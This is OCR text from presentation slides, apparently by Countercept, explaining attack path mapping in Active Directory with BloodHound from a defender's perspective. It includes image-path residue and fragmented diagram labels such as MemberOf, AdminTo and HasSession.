



ATTACK PATH MAPPING


- Start with critical assets
- Map and validate all the routes an attacker could use to reach those assets
- Attackers gather this information, so should you
- This allows responders to rapidly identify assets that should be in scope and focus analysis
- Timing dictates strategy

GOOD OLD (NEW) BLOODHOUND

- Domain Users can query Active Directory
- They can do this infinitely and build up all user and group memberships and active sessions
- Bloodhound uses graph theory to map these relationships
- Attackers use Bloodhound to identify complex attack paths
- Defenders can use Bloodhound to identify and eliminate those same attack paths


MemberOf
MemberOf
MemberOf
MemberOf
MemberOf
MemberOf
MemberOf
MemberOf
MemberOf
MemberOf
MemberOf
MemberOf
MemberOf
MemberOf


MemberOf
AdminTo
HasSession
324


Computer 2
Computer 1
HasSession
MemberOf
AdminTo
HasSession
Print
Manager
Group
In Scope
Attacker
Landing
Point
Domain User
Domain
Admin
User
MemberOf
Domain
Admin
Group
AdminTo
HasSession
Computer 3

COUNTERCEPT

04 ATTACK AND DEFENCE SIMULATION

Detection Lab

